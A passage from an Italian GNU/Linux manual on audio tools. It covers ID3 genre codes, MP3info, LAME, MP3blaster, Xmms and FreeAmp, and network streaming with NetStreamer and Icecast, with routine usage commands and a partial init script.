26	Ambient	27	Trip-Hop
28	Vocal	29	Jazz+Funk
30	Fusion	31	Trance
32	Classical	33	Instrumental
34	Acid	35	House

Genere	Definizione	Genere	Definizione
36	Game	37	Sound Clip
38	Gospel	39	Noise
40	Alt. Rock	41	Bass
42	Soul	43	Punk
44	Space	45	Meditative
46	Instrumental Pop	47	Instrumental Rock
48	Ethnic	49	Gothic
50	Darkwave	51	Techno-Industrial
52	Electronic	53	Pop-Folk
54	Eurodance	55	Dream
56	Southern Rock	57	Comedy
58	Cult	59	Gangsta Rap
60	Top 40	61	Christian Rap
62	Pop/Funk	63	Jungle
64	Native American	65	Cabaret
66	New Wave	67	Psychedelic
68	Rave	69	Showtunes
70	Trailer	71	Lo-Fi
72	Tribal	73	Acid Punk

Tabella 337.3. Genere, secondo lo standard ID3. Seconda parte.

Genere	Definizione	Genere	Definizione
74	Acid Jazz	75	Polka
76	Retro	77	Musical
78	Rock & Roll	79	Hard Rock
80	Folk	81	Folk/Rock
82	National Folk	83	Swing
84	Fast-Fusion	85	Bebob
86	Latin	87	Revival
88	Celtic	89	Bluegrass
90	Avantgarde	91	Gothic Rock
92	Progressive Rock	93	Psychedelic Rock
94	Symphonic Rock	95	Slow Rock
96	Big Band	97	Chorus
98	Easy Listening	99	Acoustic
100	Humour	101	Speech
102	Chanson	103	Opera
104	Chamber Music	105	Sonata
106	Symphony	107	Booty Bass
108	Primus	109	Porn Groove
110	Satire	111	Slow Jam
112	Club	113	Tango
114	Samba	115	Folklore
116	Ballad	117	Power Ballad
118	Rhythmic Soul	119	Freestyle
120	Duet	121	Punk Rock
122	Drum Solo	123	A Cappella
124	Euro-House	125	Dance Hall
126	Goa	127	Drum & Bass
128	Club-House	129	Hardcore
130	Terror	131	Indie
132	BritPop	133	Negerpunk
134	Polsk Punk	135	Beat
136	Christian Gangsta Rap	137	Heavy Metal
138	Black Metal	139	Crossover
140	Contemporary Christian	141	Christian Rock

Genere	Definizione	Genere	Definizione
142	Merengue	143	Salsa
144	Thrash Metal	145	Anime
146	JPop	147	Synthpop

Le informazioni più voluminose, come il titolo e le altre stringhe di testo, vanno aggiunte in coda al file MP3. Il modo in cui questi dati vengono segnalati nel file dipende da standard differenti che nel tempo sono stati aggiornati. In questo senso, alcuni programmi non aggiornati potrebbero anche non essere in grado di leggere ciò che viene scritto con standard più recenti.

337.1.1 MP3info

MP3info [1] è un programma molto semplice con lo scopo di estrarre le informazioni tipiche dai file MP3, con la possibilità di modificare i dati descrittivi. Si compone dell'eseguibile '**`mp3info`**', che si utilizza secondo la sintassi seguente:

`mp3info` [*opzioni*] *file_mp3*...

Se non si indica alcuna opzione, si ottengono le informazioni sui file in forma stringata. Tuttavia, con l'opzione '**`-F`**', o meglio ancora con l'opzione '**`-f`**', si può controllare il modo in cui tali informazioni vengono fornite.

L'opzione '**`-f`**' prevede un argomento composto da una stringa contenente delle sequenze di escape, che si distinguono per il fatto che iniziano con il simbolo di percentuale ('**`%`**'). La tabella 337.4 riporta un elenco parziale di queste sequenze di escape, escludendo in particolare quelle che rappresentano una scelta sottoposta a una condizione. Per il loro approfondimento è sufficiente leggere la poca documentazione originale.

> Con alcune shell, questi simboli di percentuale potrebbero essere interpretati in modo diverso, come nel caso di Midnight Commander.

Tabella 337.4. Alcune sequenze di escape utilizzabili come argomento dell'opzione '**`-f`**'.

Stringa	Effetto
%%	'**`%`**'
%t	Titolo
%a	Artista
%l	Album
%y	Anno
%c	Commento
%g	Genere in forma testuale
%#	Genere in forma numerica
%v	Versione MPEG in forma numerica
%V	Versione MPEG in forma testuale
%L	Strato MPEG (*layer*) in numero romano
%A	Strato MPEG (*layer*) in numero arabo
%C	Protezione dagli errori (restituisce zero o uno)
%b	Quantità di bit utilizzati al secondo
%F	Frequenza di campionamento
%M	Modalità: mono, stereo, ecc.
%O	Copyright (restituisce zero o uno)
%o	Originale (restituisce zero o uno)

[1] **MP3info** GNU GPL

Stringa	Effetto
%m	Lunghezza espressa in minuti
%s	Lunghezza rimanente in secondi
%S	Lunghezza complessiva in secondi
%N	Interruzione di riga
%f	Nome del file, come indicato nella riga di comando
%B	Nome del file senza percorso
%i	Dimensione del file in byte

Per comprendere meglio il significato di tutto questo, l'esempio seguente consente di estrarre esattamente il nome dell'artista e il titolo della canzone (o di qualunque altra cosa si tratti), ponendo le due informazioni su righe differenti:

$ **mp3info -f "%a%N%t" prova.mp3**[*Invio*]

```
Bla bla bla bla
Pinco Pallino
```

Volendo si potrebbe realizzare uno script per visualizzare tutto quello che c'è da sapere nel file, come nell'esempio seguente, in cui si può fare riferimento a un solo file alla volta:

```
#!/bin/sh

mp3info -f "file:          %f"          $1
mp3info -f "dimensione:    %i"          $1
mp3info -f "formato:       %V layer %L" $1
mp3info -f "CRC:           %C"          $1
mp3info -f "bitrate:       %b Kibit/s"  $1
mp3info -f "campionamento: %F Hz"       $1
mp3info -f "modalità:      %M"          $1
mp3info -f "durata:        %m:%s"       $1
mp3info -f "copyright:     %O"          $1
mp3info -f "originale:     %o"          $1
mp3info -f "titolo:        %t"          $1
mp3info -f "artista:       %a"          $1
mp3info -f "album:         %l"          $1
mp3info -f "anno:          %y"          $1
mp3info -f "annotazioni:   %c"          $1
mp3info -f "genere:        %# %g"       $1
```

MP3info consente anche la modifica di alcune di queste informazioni, ma ciò avviene attraverso opzioni apposite e le sequenze di escape dell'opzione '**-f**' non hanno alcun ruolo in questo contesto.

Alcune opzioni

`-f` *stringa_di_formato*

Mostra le informazioni secondo la stringa di formato indicata come argomento. Si utilizzano le sequenze di escape della tabella 337.4.

`-F` *n*

Mostra le informazioni secondo un formato prestabilito, rappresentato da un numero intero positivo. Basta provare per rendersi conto di come possono essere rappresentate le informazioni in questo modo. Si tratta evidentemente di una semplificazione per chi non vuole usare l'opzione '**-f**'.

`-w`

Richiede espressamente la scrittura di informazioni aggiornate. In generale non serve indicare espressamente questa opzione, perché viene richiamata automaticamente in presenza di opzioni che implicano la modifica di qualche informazione.

`-W`

Cancella le informazioni descrittive (titolo, artista, ecc.) contenute nel file.

`-t` *titolo*

Imposta il titolo. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.

`-a` *artista*

Imposta l'artista. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.

`-l` *album*

Imposta l'album. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.

`-y` *anno*

Imposta l'anno. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.

`-c` *commento*

Imposta il commento. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'.

`-g` *n* | `-G` *genere_testuale*

Imposta il genere, in forma di numero o in modo testuale. L'uso di questa opzione implica automaticamente la scrittura, senza bisogno di specificare l'opzione '**-w**'. Si osservi che l'impostazione del genere in forma testuale deve avvenire usando la definizione prevista.

`-p`[*n*]

Elenca i generi in ordine numerico, utilizzando *n* colonne.

Esempi

Sono già stati mostrati degli esempi riferiti all'uso dell'opzione '**-f**', che qui non viene riproposta.

```
$ mp3info -t "Bla bla bla" -a "Pinco Pallino" -y "2001" ↩
↪-g 112 prova.mp3
```

Imposta il titolo, l'artista, l'anno e il genere (tango) nel file '`prova.mp3`'.

```
$ mp3info -p1
```

Mostra l'elenco dei generi in una sola colonna, secondo l'ordine numerico attribuito dallo standard.

337.2 LAME

LAME [2] è un progetto per la codifica in formato MP3 ed eventualmente anche in altri formati audio compressi. Il progetto produce esclusivamente del codice sorgente (compilabile facilmente) perché la distribuzione di pacchetti già compilati viene impedita di fatto dalla presenza di vari brevetti.

In un sistema GNU/Linux la compilazione di LAME avviene in modo molto semplice. Supponendo di disporre del file '`lame.tar.gz`' e di volere installare i file a partire da '`/opt/lame/`', si potrebbe procedere nel modo seguente:

[2] **LAME** GNU LGPL

$ **tar xzvf lame.tar.gz**

$ **cd lame**

$ **./configure --prefix=/opt/lame**

$ **make**

$ **su**

make install

Naturalmente, occorre poi preoccuparsi di inserire il percorso '`/opt/lame/bin/`' nella variabile di ambiente '**`PATH`**'. Si veda eventualmente quanto descritto nel capitolo 20.

Al termine della compilazione si ottiene l'eseguibile '**`lame`**', che può essere utilizzato secondo la sintassi seguente:

`lame` [*opzioni*] *file_in_ingresso* *file_in_uscita*

In pratica, il primo argomento dopo le opzioni indica un file, solitamente in formato WAV-RIFF (salvo la specificazione di qualcosa di differente), mentre il secondo è il file MP3 che si vuole generare. Naturalmente, se si utilizza il carattere '**`-`**' al posto del nome dei file, si fa riferimento allo standard input e allo standard output rispettivamente.

Alcune opzioni

`-r`

Il file in ingresso è di tipo PCM grezzo.

`-x`

Forza lo scambio dei byte in ingresso.

`-s` *frequenza_di_campionamento*

Definisce la frequenza di campionamento in ingresso, espressa in kilohertz. Il valore predefinito è di 44,1 kHz, che si esprime come '**`44.1`**'.

`--mp1input`

Indica che il file in ingreso è di tipo «MPEG layer I».

`--mp2input`

Indica che il file in ingreso è di tipo «MPEG layer II».

`--mp3input`

Indica che il file in ingreso è di tipo «MPEG layer III».

`--ogginput`

Indica che il file in ingreso è di tipo «Ogg Vorbis».

`-m` *modalità*

Consente di specificare la modalità di registrazione, attraverso l'indicazione di una lettera. Quelle fondamentali sono:

- '**`s`**' stereo;
- '**`j`**' stereo congiunto (predefinito);
- '**`m`**' mono;

Le modalità di registrazione effettivamente disponibili dipendono anche dal tipo di codifica usato.

`-a`

Mescola i canali del file in ingresso per generare un file monofonico.

`--decode`

Decodifica un file MP3 generando un file WAV-RIFF. In questo modo, il primo file indicato nella riga di comando deve essere in formato MP3, mentre ciò che si genera è un file WAV-RIFF.

`-h`

Utilizza una compressione lenta dove la qualità è preservata.

`-f`

Utilizza una compressione rapida dove la qualità dovrebbe essere sufficiente.

`-c`

Attiva l'indicatore relativo al copyright.

`-o`

Indica come **non** originale.

`-p`

Aggiunge 16 bit di controllo alla fine di ogni *frame*.

`-tt` *titolo*

Aggiunge il titolo.

`-ta` *artista*

Aggiunge l'indicazione dell'artista o degli artisti.

`-tl` *album*

Aggiunge il titolo dell'album a cui appartiene il contenuto del file.

`-ty` *anno*

Aggiunge l'anno.

`-tc` *commento*

Aggiunge un commento libero.

`-tn` *n*

Specifica il numero di traccia del CD originale, con un numero che va da 1 a 255.

`-tg` *genere*

Specifica il genere, espresso per nome o attraverso un numero.

`--genre-list`

Elenca i generi secondo lo standard ID3. Da questo elenco si può trarre il numero da usare con l'opzione '**`-tg`** *n*'.

Esempi

```
$ lame -h prova.wav prova.mp3
```

L'esempio mostra la situazione più comune di utilizzo, in cui si specifica l'opzione '**`-h`**' per ottenere un buon risultato. In pratica, si ottiene il file '`prova.mp3`' a partire da '`prova.wav`'. Si intende che il file '`prova.wav`' sia di tipo WAV-RIFF, 16 bit, stereo, 44100 Hz.

```
$ lame -h -p prova.wav prova.mp3
```

Come nell'esempio precedente, ottenendo però un file un po' più lungo, per l'aggiunta di un codice di controllo alla fine di ogni *frame*.

```
$ lame -h -p -c prova.wav prova.mp3
```

Come nell'esempio precedente, con l'attivazione dell'indicatore del copyright.

```
$ lame -h -p -c -tg 101 ↩
↪-tt "Conferenza sul software libero" -ta "Pinco Pallino" ↩
↪-ty "2001" prova.wav prova.mp3
```

Come nell'esempio precedente, con l'aggiunta di altre informazioni utili. Si osservi l'uso del genere 101.

```
$ lame --decode prova.mp3 prova.wav
```

Riproduce il file '`prova.wav`', completo di intestazione, a partire dal file '`prova.mp3`'.

337.3 MP3blaster

MP3blaster [3] è un programma interattivo per l'esecuzione di file audio (inizialmente solo per file MP3). Se viene avviato senza argomenti, si ottiene il pannello di controllo che si vede nella figura 337.1.

Figura 337.1. Pannello principale di MP3blaster.

```
.---------------------------------------------------------------------------.
|F 1: Select files      |                    01:Default                   | -|
|F 2: Add group         |-------------------------------------------------|--|
|F 3: Delete group      |                                                 |01|
|F 4: Set group's title |                                                 |  |
|F 5: load/add playlist |                                                 |  |
|F 6: Write playlist    |                                                 |  |
|F 7: Toggle group mode |                                                 |  |
|F 8: Toggle play mode  |                                                 |  |
|F 9: Play list         |                                                 |  |
|F10: Change #threads   |                                                 |  |
|                       |                                                 |  |
|                       |                                                 |  |
|Current group's mode:  |                                                 |  |
|Play in normal order   |                                                 |  |
|                       |                                                 |  |
|Current play-mode:     |                                                 |  |
|Play all groups in     |                                                 |  |
|normal order           |                                                 |  |
|                       |                                                 |  |
|Threads: 100           |                                                 |  |
|---------------------------------------------------------------------------|
|Press '?' to get a screen with key functions.                             +|
'---------------------------------------------------------------------------'
```

In condizioni normali, durante l'esecuzione di un brano viene messo a disposizione un mixer, come si vede nella figura 337.1, tenendo conto che sono a disposizione anche i controlli di volume delle linee del mixer che non si vedono; queste appaiono eventualmente scorrendo con i tasti [*freccia su*] e [*freccia giù*]. I comandi a disposizione durante la modalità di esecuzione di un brano sono elencati brevemente nella tabella 337.5, mentre gli altri comandi per l'uso interattivo non vengono mostrati.

[3] **MP3blaster** GNU GPL

Figura 337.2. Esecuzione di un brano con la funzionalità di mixer attiva.

```
.----------------------------------|01.mp3|----------------------------------.
| Mpeg-1 layer 3 at 44100hz, 128 kb/s (stereo)                               |
| ###                                               00:13/03:31(-03:18)      |
| Songname: 01.mp3                         Year  :                           |
| Artist  :                                Genre :                           |
| Album   :                                                                  |
| Info    :                                                                  |
|                                                                            |
| Vol                                                                        |
|        [##################################################]    L           |
|        [##################################################]    R           |
| Pcm                                                                        |
|        [########################################          ]    L           |
|        [########################################          ]    R           |
| Spkr                                                                       |
|        [######################################            ]    L           |
|        [######################################            ]    R           |
|                                                                            |
|                                                                            |
|                             |< << |> >> >| || []                           |
|                              1  2  3  4  5  6  7                           |
|----------------------------------------------------------------------------|
| MP3Blaster V2.0b16 (press 'q' to return to Playlist Editor)                |
'----------------------------------------------------------------------------'
```

Tabella 337.5. Comandi utili in fase di esecuzione dei brani.

Tasto	Effetto
freccia su	Seleziona la linea del mixer precedente.
freccia giù	Seleziona la linea del mixer successiva.
freccia sinistra	Abbassa il volume della linea selezionata.
freccia destra	Alza il volume della linea selezionata.
1	Salta al brano precedente.
2	Torna indietro nel brano in corso di esecuzione.
3	Avvia l'esecuzione del brano corrente.
4	Avanza nel brano in corso di esecuzione.
5	Salta al brano successivo.
6	Pausa.
7	Stop.
q	Conclude la modalità di esecuzione.

337.3.1 Avvio e riga di comando

MP3blaster si avvia attraverso l'eseguibile '**`mp3blaster`**', con o senza argomenti:

`mp3blaster` [*opzioni*] [*file*]...

In generale, se alla fine della riga di comando vengono indicati dei file, viene avviata la loro esecuzione; altrimenti si ottiene generalmente il pannello iniziale del programma, dal quale si possono selezionare le funzioni desiderate.

Alcune opzioni

`--nomixer` | `-n`

Disabilita la gestione del mixer in fase di esecuzione dei brani.

`--runframes=`{`1`|`2`|`3`|`4`|`5`|`6`|`7`|`8`|`9`|`10`}

`-r=`{`1`|`2`|`3`|`4`|`5`|`6`|`7`|`8`|`9`|`10`}

Permette di definire la quantità di *frame* che devono essere decodificati per ogni ciclo. Ciò permette di regolare l'esecuzione in base alle capacità di elaborazione disponibili. In generale, i valori più alti migliorano le prestazioni con microprocessori più lenti. Il valore predefinito per questa opzione è cinque.

`--sound-device=`*file* | `-s=`*file*

In generale, il programma dovrebbe essere già predisposto per utilizzare il file di dispositivo giusto per accedere all'interfaccia audio. Tuttavia, in caso di necessità può essere definito attraverso questa opzione. Nei sistemi GNU/Linux si tratta normalmente di '`/dev/dsp`'.

Esempi

`$` **`mp3blaster`**

Avvia MP3blaster in modalità interattiva.

`$` **`mp3blaster brani/01.mp3`**

Avvia MP3blaster per l'esecuzione del file '`brani/01.mp3`'. Al termine conclude il suo funzionamento.

`$` **`mp3blaster brani/*.mp3`**

Avvia MP3blaster per l'esecuzione di tutti i file MP3 contenuti nella directory '`brani/`'. Al termine conclude il suo funzionamento.

337.4 Xmms

Xmms, [4] ovvero X multimedia system, è un lettore multimediale grafico, per i formati audio più comuni. Avviandolo per la prima volta, attraverso l'eseguibile '**`xmms`**', si ottiene il pannello di controllo che si vede nella figura 337.3.

Figura 337.3. Pannello principale di Xmms al primo avvio.

Oltre al pannello principale è possibile visualizzare il mixer e l'elenco dei brani pronti per l'esecuzione (*playlist*), come si vede nella figura 337.4, dove si vede anche l'esecuzione di un brano di musica.

[4] **Xmms** GNU GPL

Figura 337.4. Pannello completo di Xmms.

I brani da eseguire possono essere indicati attraverso l'interazione con il pannello, utilizzando il menù che si ottiene facendo un clic con il tasto destro del mouse, oppure indicandoli nella riga di comando. Per esempio:

```
$ xmms *.mp3
```

In tal caso, come si intuisce, si caricano tutti i file con estensione '`.mp3`' della directory corrente.

La prima volta che si avvia, Xmms crea la directory '`~/.xmms/`', in cui si collocano i file di configurazione. Questa configurazione memorizza anche l'ultimo elenco di brani selezionati, consentendo il riavvio successivo di Xmms con il recupero degli stessi dati.

Xmms richiede l'interfaccia grafica X per funzionare; tuttavia, una volta avviato è possibile controllarlo attraverso altre istanze del comando '**`xmms`**', con delle opzioni apposite. Per esempio,

- `$ xmms -u`

  mette in pausa l'esecuzione in corso, oppure la fa riprendere;

- `$ xmms -e *.mp3`

  aggiunge altri brani all'elenco attuale;

- `$ xmms -p`

  fa partire l'esecuzione dell'elenco di brani attuale;

- `$ xmms -s`

  ferma l'esecuzione.

Dal pannello grafico, così come è possibile far apparire il mixer e l'elenco dei brani, è possibile fare anche sparire tutti i pannelli. In tal senso, la possibilità di controllare l'esecuzione attraverso i comandi del tipo mostrato, diventa molto conveniente. Eventualmente, per far riemergere il pannello principale si può usare il comando:

```
$ xmms -m
```

337.5 FreeAmp

FreeAmp, [5] è un programma grafico per l'esecuzione di file audio MP3. All'avvio si presenta come si vede nella figura 337.5.

Figura 337.5. Pannello frontale di FreeAmp.

L'eseguibile che compie il lavoro è '**`freeamp`**' che può ricevere eventualmente come argomento il nome di un file MP3 da eseguire immediatamente:

```
freeamp [file_mp3]
```

Dal pannello frontale è possibile regolare facilmente il volume della linea di amplificazione; inoltre è possibile spostare la posizione dell'esecuzione (il punto di inizio). Attraverso il pulsante grafico `MyMusic` si accede a una finestra simile a quella che si vede nella figura 337.6, che ha lo scopo di consentire un accesso facilitato ai file nel proprio disco fisso.

Figura 337.6. Gestore di file MP3 incorporato in FreeAmp.

Tra le tante funzionalità di FreeAmp esiste anche la possibilità di modificare facilmente le informazioni ID3 dei file MP3. Per modificare i dati di un file, basta selezionarlo nell'ambito della finestra a cui si accede con il pulsante grafico `MyMusic`, selezionando da lì il pulsante `Edit`. Si ottiene una maschera simile a quella che si vede nella figura 337.7.

[5] **FreeAmp** GNU GPL

Figura 337.7. Modifica delle informazioni ID3.

FreeAmp è anche in grado di collegarsi a un flusso di dati MP3 fornito attraverso il protocollo HTTP, ovvero uno *stream* HTTP, come quello generato da Icecast, descritto nella sezione 338.2. Per un collegamento del genere, basta avviare l'eseguibile '**`freeamp`**' indicando l'URI corretto, come nell'esempio seguente:

```
$ freeamp http://dinkel.brot.dg:8000
```

Come si vede dal comando, pur trattandosi del protocollo HTTP, si utilizza solitamente una porta differente da quella standard. La figura 337.8 mostra in che modo appare FreeAmp quando si collega a un flusso HTTP.

Figura 337.8. Pannello frontale di FreeAmp collegato a un flusso HTTP.

337.6 Riferimenti

- Eric Scheirer, *Frequently Asked Questions: MPEG, Patents, and Audio Coding*, 1998
  <*http://sound.media.mit.edu/~eds/mpeg-patents-faq*>
- *The LAME project*
  <*http://www.mp3dev.org/mp3/*>
- Martin Nilsson, *ID3 tag version 2*, 1998
  <*http://www.id3.org/id3v2-00.txt*>
- Phill Kerr, *The Linux MP3-HOWTO*
  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Audio attraverso la rete

Ci sono tanti modi di gestire l'audio attraverso la rete. La tecnica più semplice, anche se non è necessariamente la più efficace, consiste nella realizzazione di una connessione TCP normale dove ogni nodo intrattiene una sessione indipendente. Si intende il limite di questo nel fatto che ogni utente che si collega aggiunge del carico alla rete. In pratica, questo approccio può andare bene solo in reti locali poco popolate, oppure con particolari doti di velocità.

Figura 338.1. Idea generale del funzionamento di un sistema di diffusione di audio attraverso la rete, per mezzo di un servente con funzione di ripetitore.

```
                     .--------------.            .-------------.
                     |   Servente   |----------->| Cliente per |
              .----->|  ripetitore  |------.     |  l'ascolto  |
              |      '--------------'      |     '-------------'
              |                 |          V
              |                 |        .-------------.
      .--------------.          |        | Cliente per |
      |  Cliente di  |          |        |  l'ascolto  |
      | trasmissione |          |        '-------------'
      '--------------'          V
                           .-------------.
                           | Cliente per |
                           |  l'ascolto  |
                           '-------------'
```

338.1 NetStreamer

Lo schema di funzionamento di NetStreamer [1] si basa su un demone, '**`NrServer`**', che comunque deve essere avviato esplicitamente sullo sfondo, il quale svolge il ruolo di ripetitore nei confronti di uno o più clienti di trasmissione. Successivamente, gli utenti che vogliono collegarsi al ripetitore per ascoltare ciò che viene trasmesso, utilizzano altri clienti specifici per la ricezione. Come accennato le connessioni sono di tipo TCP e di solito si utilizza la porta 8888.

Un solo servente NetStreamer può gestire più sorgenti audio (provenienti da altrettanti clienti per la trasmissione), per cui i clienti hanno la possibilità di scegliere su quale trasmissione «sintonizzarsi». In base a questo principio, NetStreamer simula la gestione di una stazione radio UHF che opera sulle frequenze tra 88 MHz e 108 MHz: i clienti di trasmissione, quando si collegano definiscono il nome della propria «stazione radio» e la «frequenza», rappresentando questa ultima attraverso un valore che esprime decimi di megahertz; i clienti per la ricezione si sintonizzano utilizzando come riferimento il valore della frequenza utilizzata dalle stazioni di trasmissione.

È importante osservare che la ricezione delle trasmissioni attraverso diversi clienti di ricezione, non può essere sincronizzata. Ciò accade a causa dell'esigenza di accumulare una memoria tampone necessaria a garantire la continuità nel flusso della riproduzione audio.

338.1.1 Attivazione di un ripetitore

Il ripetitore è quindi il servente di NetStreamer. Nella stessa rete possono essere predisposti diversi serventi indipendenti, anche se questo non dovrebbe essere di alcuna utilità. Tutto si limita all'avvio di '**`NrServer`**' con l'indicazione della porta TCP da utilizzare per le comunicazioni:

```
# NrServer :8888 &
```

[1] **NetStreamer** GNU GPL

In alternativa, è possibile indicare anche il nome del nodo, per uniformità con la notazione utilizzata dai clienti:

```
# NrServer localhost:8888 &
```

Si osservi il fatto che '**NrServer**' deve essere messo esplicitamente in funzione sullo sfondo.

338.1.1.1 Attivazione di una trasmittente

Il cliente che trasmette al ripetitore può essere collocato indipendentemente nello stesso elaboratore del ripetitore o in un altro nodo. Naturalmente, collocandolo nello stesso elaboratore si evita di intasare ulteriormente la rete locale con questa connessione.

Si tratta di utilizzare '**NrTransmitter**', il quale deve avere una fonte di audio digitale, indicando in particolare il nodo del ripetitore, la porta di comunicazione, il nome della stazione radio virtuale e la frequenza virtuale di trasmissione.

Si distinguono tre situazioni importanti in funzione del modo in cui viene fornita l'informazione audio digitale al programma '**NrTransmitter**': i file di dispositivo standard, lo standard input o una serie di file di registrazioni precedenti, realizzati sempre con NetStreamer.

338.1.1.2 Audio digitale proveniente dai dispositivi standard

Quando si dispone di una scheda audio, quello che questa è in grado di catturare, ovvero il canale audio indicato per la registrazione, può essere letto dai soliti file di dispositivo già mostrati più volte. Per fare in modo che un cliente di trasmissione NetStreamer prenda questa fonte, si utilizza la sintassi seguente:

```
NrTransmitter Device campionamento frequenza_virtuale nome_stazione [host]:porta
```

La parola chiave '**Device**' posta come primo argomento serve proprio a specificare questo comportamento del cliente di trasmissione. La frequenza di campionamento è un numero che si riferisce a kilohertz e comunque può essere scelto solo tra 8 e 16. La frequenza virtuale è un numero che esprime i decimi di megahertz a cui si vuole simulare la trasmissione radio.

A titolo di esempio, volendo trasmettere quello che viene dalla scheda audio con un campionamento di 16 kHz utilizzando la frequenza virtuale di 88,5 MHz per la stazione radio denominata «Stazione 1», che utilizza il ripetitore *dinkel.brot.dg* alla solita porta 8888, si può utilizzare il comando seguente:

```
$ NrTransmitter Device 16 885 "Stazione 1" dinkel.brot.dg:8888 &
```

In alternativa, se il ripetitore si trova nello stesso elaboratore, si poteva fare riferimento al nodo *localhost*, abbreviando eventualmente nel modo seguente:

```
$ NrTransmitter Device 16 885 "Stazione 1" :8888 &
```

338.1.1.3 Audio digitale proveniente dallo standard input

Quando l'audio viene fornito a '**NrTransmitter**' attraverso lo standard input, questo deve essere in un formato PCM, ovvero senza intestazione particolare, praticamente quello che genera '**MP3blaster**', solo che per il momento '**MP3blaster**' non può emetterlo in questo modo:

```
mp3blaster --sound-device=file_temporaneo file_mp3
```

Successivamente:

```
cat file_temporaneo | NrTransmitter StdIn campionamento frequenza_virtuale nome_stazione ↩
↪[host]:porta campionamento_in_ingresso
```

Rispetto alla sintassi vista per l'utilizzo dei dispositivi standard, in questo caso il primo argomento è la parola chiave '**`StdIn`**', aggiungendo in coda un numero corrispondente alla frequenza di campionamento con cui arrivano i dati in ingresso. L'esempio dei comandi seguenti mostra l'utilizzo di una pipe con nome per ricreare un flusso continuo.

```
$ mkfifo /tmp/musica
```

```
$ mp3blaster --sound-device=/tmp/musica
```

In un altro terminale o console virtuale:

```
$ cat /tmp/musica | NrTransmitter StdIn 16 885 "Stazione 1" ↩
↪dinkel.brot.dg:8888 44 &
```

oppure, se la trasmissione avviene nello stesso nodo locale:

```
$ cat /tmp/musica | NrTransmitter StdIn 16 885 "Stazione 1" :8888 44 &
```

338.1.2 Audio digitale contenuto all'interno di «nastri»

Attraverso NetStreamer è possibile registrare dei file con un formato audio digitale speciale, che nella logica di questo applicativo sono dei nastri, esattamente come si farebbe in una stazione radio. Verrà mostrato in seguito come realizzare tali file; per il momento si tenga presente che devono avere l'estensione '`.tape`'.

```
NrTransmitter Directory campionamento frequenza_virtuale nome_stazione ↩
↪[host]:porta directory_dei_nastri
```

Rispetto a quanto visto in precedenza, si osserva che il primo argomento è la parola chiave '**`Directory`**' e in coda si nota l'indicazione di una directory all'interno della quale '**`NrTransmitter`**' va a cercare i file che terminano con l'estensione '`.tape`'. Questi file vengono scelti con una sequenza casuale e trasmessi in continuazione. Vengono riproposti i due esempi già visti in precedenza; in particolare, si fa riferimento ai file contenuti probabilmente in un disco montato per l'occasione: '`/mnt/musica`'.

```
$ NrTransmitter Directory 16 885 "Stazione 1" dinkel.brot.dg:8888 ↩
↪/mnt/musica &
```

```
$ NrTransmitter Directory 16 885 "Stazione 1" :8888 /mnt/musica &
```

338.1.3 Ricezione di una stazione radio virtuale

La ricezione è un procedimento più semplice; tutto quello che serve è indicare la frequenza virtuale e il ripetitore a cui ci si vuole collegare:

```
NrReceiver frequenza_virtuale [host]:porta
```

Il risultato viene passato ai file di dispositivo per l'input dell'audio digitale. Per esempio, per ascoltare la trasmissione proveniente dal ripetitore collocato nel nodo *`dinkel.brot.dg`* (alla solita porta) alla frequenza virtuale di 88,5 MHz, si può usare il comando seguente:

```
$ NrReceiver 885 dinkel.brot.dg:8888
```

In alternativa a '**`NrReceiver`**' si può utilizzare '**`NrRecFrontend`**' che, come suggerisce il nome, è un programma frontale per X. In tal caso si indica solo il ripetitore a cui collegarsi, perché la frequenza è specificata attraverso il pannello di questo programma.

`NrRecFrontend` [*host*]:*porta*

La figura 338.2 mostra come si può presentare '**`NrRecFrontend`**' quando è collegato alla stazione radio virtuale vista tante volte in questi esempi.

Figura 338.2. Pannello frontale del ricevitore di NetStreamer.

Come si può osservare, appare anche il pulsante RECORD. Questo permette di iniziare una registrazione in un file '`.tape`' di NetStreamer. Per la precisione, si registra la trasmissione nel file '`~/default.tape`'. Questo file può essere poi rinominato e utilizzato per le trasmissioni.

338.1.4 Creazione di nastri

Oltre alla possibilità di registrare dei file '`.tape`' per NetStreamer attraverso il pannello di un ricevitore '**`NrRecFrontend`**', si può usare il programma '**`NrEncoder`**' che è in grado di generare tali file a partire da un formato PCM.

`NrEncoder` *campionamento_in_ingresso* *campionamento_in_uscita*

Lo schema sintattico mostra che gli unici argomenti sono il campionamento in ingresso e quello in uscita espressi in kilohertz. L'input viene fornito attraverso lo standard input e l'output si ottiene dallo standard output. Per esempio, con l'aiuto di '**`mp3blaster`**' si può convertire un file MP3 in due passaggi:

```
$ mp3blaster --sound-device=/tmp/musica mio_file.mp3

$ cat /tmp/musica | NrEncoder 44 16 > mio_file.tape
```

Il formato di questi file di NetStreamer è precisamente: CCITT ADPCM.

338.2 Icecast

Icecast [2] è un sistema di trasmissione di audio digitale MP3 attraverso il protocollo HTTP. Il meccanismo di funzionamento è quello a cui si accenna all'inizio del capitolo, con la particolarità di presentare il flusso digitale come fa il protocollo HTTP, iniziando con l'intestazione seguente, seguita poi dalla codifica MP3:

```
HTTP/1.0 200 OK
Server: icecast/1.0.0
Content-type: audio/mpeg
```

Icecast si compone di un servente, corrispondente all'eseguibile '**`icecast`**' e di un programma cliente per la trasmissione al servente, ovvero al ripetitore, dei file MP3 che altri clienti possono poi ricevere e riprodurre.

Il servente '**`icecast`**' non richiede file di configurazione, dal momento che tutte le informazioni necessarie per il suo funzionamento vengono fornite attraverso la riga di comando; tuttavia, le distribuzioni GNU/Linux possono organizzare il pacchetto in modo da avviare il servizio nel-l'ambito della procedura di inizializzazione del sistema, dove lo script di avvio potrebbe leggere un file di configurazione con le informazioni necessarie a comporre il comando completo di avvio di '**`icecast`**'.

`icecast` [*opzioni*]

A titolo di esempio si può vedere come potrebbe essere strutturato, in modo elementare, lo script per l'avvio del servizio Icecast:

```
#!/bin/sh
#
# init.d/icecast {start|stop|restart}
#

# Importazione della configurazione di Icecast
. /etc/defaults/icecast

# Analisi dell'argomento usato nella chiamata.
case "$1" in
  start)
        echo -n "Avvio del servizio Icecast: "
        /usr/sbin/icecast $OPZIONI &
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio Icecast: "
